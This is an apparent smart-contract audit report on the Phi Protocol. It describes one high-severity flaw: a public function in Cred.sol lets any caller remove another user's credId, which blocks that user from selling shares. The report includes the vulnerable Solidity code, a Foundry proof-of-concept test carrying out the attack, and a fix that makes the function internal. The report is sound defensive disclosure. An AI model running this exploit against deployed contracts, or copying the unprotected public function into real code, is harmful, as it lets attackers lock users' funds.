10AP17 Auditss

Phi Protocol Audit

Prepared by: 10ap17

Contents

1 Executive Summary


1.1 Overview

This audit was conducted on the Phi Protocol, which aims to redefine onchain identity by providing users the ability to form, visualize, and showcase their onchain presence through credential blocks. The protocol empowers users to curate and verify blockchain data, creating an open system for credential management, with potential to drive ecosystem growth, enhance transparency, and foster interoperability across blockchains. The audit focused on several key components of the Phi Protocol, including the Cred.sol contract, which handles credential management, and various supporting contracts such as PhiFactory.sol, Claimable.sol, CreatorRoyaltiesControl.sol, RewardControl.sol, PhiNFT1155.sol, BondingCurve.sol, CuratorRewardsDistributor.sol, and PhiRewards.sol. During the audit, one significant vulnerability related to access control was identified in the Cred.sol contract, which could result in unauthorized modifications to user data. After thorough analysis and discussions, appropriate mitigation steps were recommended to safeguard the protocol and its users. Overall, the Phi Protocol demonstrates a solid framework for managing decentralized credentials, with the potential to play a vital role in the future of web3 identity.

1.2 Audit Scope

- /src/Cred.sol
- /src/PhiFactory.sol
- /src/abstract/Claimable.sol
- /src/abstract/CreatorRoyaltiesControl.sol
- /src/abstract/RewardControl.sol
- /src/art/PhiNFT1155.sol
- /src/curve/BondingCurve.sol
- /src/reward/CuratorRewardsDistributor.sol
- /src/reward/PhiRewards.sol

1.3 Summary of Findings



	Issue Title	Severity
1	Unauthorized Removal of Cred ID Allows Malicious Users to Prevent Victims from Selling Their Share	High

2 Detailed Findings

2.1 Unauthorized Removal of Cred ID Allows Malicious Users to Prevent Victims from Selling Their Share

2.1.1 Vulnerability Detail

The Cred.sol contract exposes a significant vulnerability through the `_removeCredIdPerAddress` function. This function, which is marked as public, allows any user to call it without any restrictions. A malicious user can exploit this by calling `_removeCredIdPerAddress` with the address of another user (a normal user) and a specific `credId`. When this happens, the `credId` is removed from the normal user's account.

As a result of this action, the normal user will no longer be able to sell their share of the `credId`. This inability to sell prevents them from receiving the funds they would have otherwise been paid by the protocol for that sale. Essentially, this vulnerability leads to a loss of payment for the normal user, who is unjustly affected by the malicious act.

Given that the `_removeCredIdPerAddress` function is public, any user can call this function and remove a `credId` from any other user. This exposes the protocol to significant risks and exploitation, as it does not safeguard against unauthorized removals, which is leading to financial losses for honest participants.

```
// Function to remove a credId from the address's list
    function _removeCredIdPerAddress(uint256 credId_,
       address sender_) public {
        // Check if the array is empty
        if (_credIdsPerAddress[sender_].length == 0) revert
            EmptyArray();

        // Get the index of the credId to remove
        uint256 indexToRemove =
           _credIdsPerAddressCredIdIndex[sender_][credId_];
        // Check if the index is valid
        if (indexToRemove >= _credIdsPerAddress[sender_].
           length) revert IndexOutofBounds();

        // Verify that the credId at the index matches the
           one we want to remove
```

```
        uint256 credIdToRemove = _credIdsPerAddress[sender_
            ][indexToRemove];
        if (credId_ != credIdToRemove) revert WrongCredId()
            ;

        // Get the last element in the array
        uint256 lastIndex = _credIdsPerAddress[sender_].
            length - 1;
        uint256 lastCredId = _credIdsPerAddress[sender_][
            lastIndex];
        // Move the last element to the position of the
            element we're removing
        _credIdsPerAddress[sender_][indexToRemove] =
            lastCredId;

        // Update the index of the moved element, if it's
            not the one we're removing
        if (indexToRemove < lastIndex) {
            _credIdsPerAddressCredIdIndex[sender_][
                lastCredId] = indexToRemove;
        }

        // Remove the last element (which is now a
            duplicate)
        _credIdsPerAddress[sender_].pop();

        // Remove the index mapping for the removed credId
        delete _credIdsPerAddressCredIdIndex[sender_][
            credIdToRemove];

        // Decrement the array length counter, if it's
            greater than 0
        if (_credIdsPerAddressArrLength[sender_] > 0) {
            _credIdsPerAddressArrLength[sender_]--;
        }
    }
```

2.1.2 Proof of Concept

To demonstrate a proof of concept that shows a vulnerability in this contract, we will create a scenario involving two participants: Bob and Alice. In this scenario, Bob buys a share of a particular `credId`, and then Alice removes that `credId` from Bob's account using the `_removeCredId`

PerAddress function. This action by Alice will prevent Bob from selling his share, so he will not be able to receive the funds for it, because there will be a revert.

1. Step 1: Bob Buys a Share of credId:

- Bob calls the buyShareCred function with a valid credId and a specified amount of shares to purchase.
- Inside buyShareCred, the _handleTrade function is invoked
- The function _updateCuratorShareBalance is called to update Bob's share balance
- It adds credId to Bob's _credIdsPerAddress if this is Bob's first purchase of this credId.
- It sets shareBalance[credId] for Bob to reflect his new share amount.
- The contract transfers the appropriate ETH amounts to the creator and protocol fee destination, and emits relevant events.

2. Step 2: Alice Removes Bob's credId:

- Alice maliciously calls the _removeCredIdPerAddress function, using Bob's address and the same credId that Bob just purchased
- The function checks if Bob's _credIdsPerAddress array is not empty.
- It fetches the index of the credId to remove from _credIdsPerAddressCredIdIndex.
- It checks if the index is valid and if the credId at that index matches the one Alice wants to remove.
- It moves the last element in Bob's _credIdsPerAddress array to the position of the element being removed.
- It pops the last element from Bob's _credIdsPerAddress, effectively removing the targeted credId.
- The function updates the _credIdsPerAddressArrLength counter for Bob.
- After this operation, Bob no longer has the credId listed in his _credIdsPerAddress, even though he still holds the shares for it.

3. Step 3: Bob Attempts to Sell His Share of credId:

- Bob decides to sell his share by calling the sellShareCred function with the credId that he owns:
- Inside sellShareCred, the _handleTrade function is invoked again with isBuy set to false
- The function performs checks, including verifying the amount, confirming credId existence, calculating fees, ensuring the price meets the priceLimit, and checking if the SHARE_LOCK_PERIOD has passed.

- It attempts to get Bob's share balance from `shareBalance[credId]` and verify that he has enough shares to sell (`nums >= amount_`).

- It calls `_updateCuratorShareBalance` to update Bob's share balance

- The function checks if Bob's current balance minus the `amount_` being sold results in 0.

- Here is where the issue occurs: when selling all of the shares at once or selling the last share, function will call `_removeCredIdPerAddress`, to remove `credId`.

- The function will try to remove the `credId` from Bob's address again, but since Alice previously removed it, function will revert.

```
function test_Vulnerability() public{
        //Bob and Alice
        address Bob= makeAddr("Bob");
        vm.deal(Bob, 1 ether);
        address Alice= makeAddr("Alice");

        _createCred("BASIC", "SIGNATURE", 0x0);

        //Step 1: Bob Buys a Share of credId
        uint256 buyPrice = bondingCurve.getBuyPriceAfterFee
           (1, 1, 1);
        assertEq(buyPrice, 1_091_874_359_329_268, "buy␣
           price␣is␣correct");
        vm.startPrank(Bob);
        cred.buyShareCred{ value: buyPrice }(1, 1, 0);
        assertEq(cred.isShareHolder(1, Bob), true, "cred␣0␣
           is␣voted␣by␣anyone");
        vm.stopPrank();

        //Step 2: Alice Removes Bob's credId
        vm.startPrank(Alice);
        cred._removeCredIdPerAddress(1, Bob);
        vm.stopPrank();

        //Step 3: Bob Attempts to Sell His Share of credId
        vm.startPrank(Bob);
        vm.warp(block.timestamp + 10 minutes + 1 seconds);
        uint256 minPrice = bondingCurve.
           getSellPriceAfterFee(1, 1, 1);
```

```
        vm.expectRevert();
        cred.sellShareCred(1, 1, minPrice);
        vm.stopPrank();

    }
```

After running the PoC, the test passed, indicating that the vulnerability exists. This confirms that malicious users can remove credIds from victims, preventing them from selling their shares.

```
forge test --match-path test/Cred.t.sol --match-test
   test_Vulnerability
[] Compiling...
[] Compiling 1 files with Solc 0.8.25
[] Solc 0.8.25 finished in 5.27s
Compiler run successful!

Ran 1 test for test/Cred.t.sol:TestCred
[PASS] test_Vulnerability() (gas: 708254)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished
   in 3.87ms (1.02ms CPU time)

Ran 1 test suite in 6.12ms (3.87ms CPU time): 1 tests
   passed, 0 failed, 0 skipped (1 total tests)
```

2.1.3 Impact

The vulnerability allows any user to remove a `credId` from another user's account. This prevents the affected user from selling their shares, causing them to lose out on payments from the protocol. The lack of access controls makes this a significant risk, allowing potential exploitation and undermining the protocol's fairness.

2.1.4 Recommendations

To prevent unauthorized users from removing `credIds`, change the visibility of `_removeCredIdPerAddress` from public to internal. This restricts access to this function, ensuring only internal contract logic can modify `credIds`.

```
    // Function to remove a credId from the address's list
-    function _removeCredIdPerAddress(uint256 credId_,
   address sender_) public
+    function _removeCredIdPerAddress(uint256 credId_,
   address sender_) internal{
        //EXECUTION CODE...
    }
```

After changing the visibility of the function from public to internal, re-running the PoC resulted in a test failure, indicating that the vulnerability has been resolved.

```
forge test --match-path test/Cred.t.sol --match-test
   test_Vulnerability
Compiler run failed:
Error (9582): Member "_removeCredIdPerAddress" not found or
    not visible after argument-dependent lookup in contract
    Cred.
   --> test/Cred.t.sol:125:9:
    |
125 |         cred._removeCredIdPerAddress(1, Bob);
    |         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^

Error:
Compilation failed
```

3 Conclusion

The audit of the Phi Protocol identified a critical vulnerability in the `Cred.sol` contract, specifically the `_removeCredIdPerAddress` function. This function's public visibility allowed malicious users to remove `credIds` from other accounts, preventing legitimate users from selling their shares.

Following discussions with the project team, it was agreed to change the function's visibility from public to internal, effectively mitigating the vulnerability. This adjustment was validated through a proof of concept, confirming the resolution of the issue.

While this critical issue has been addressed, the team is encouraged to strengthen access control measures throughout the protocol to prevent similar vulnerabilities in the future. With these improvements, the Phi Protocol can enhance its framework for decentralized credential management, contributing positively to the blockchain ecosystem.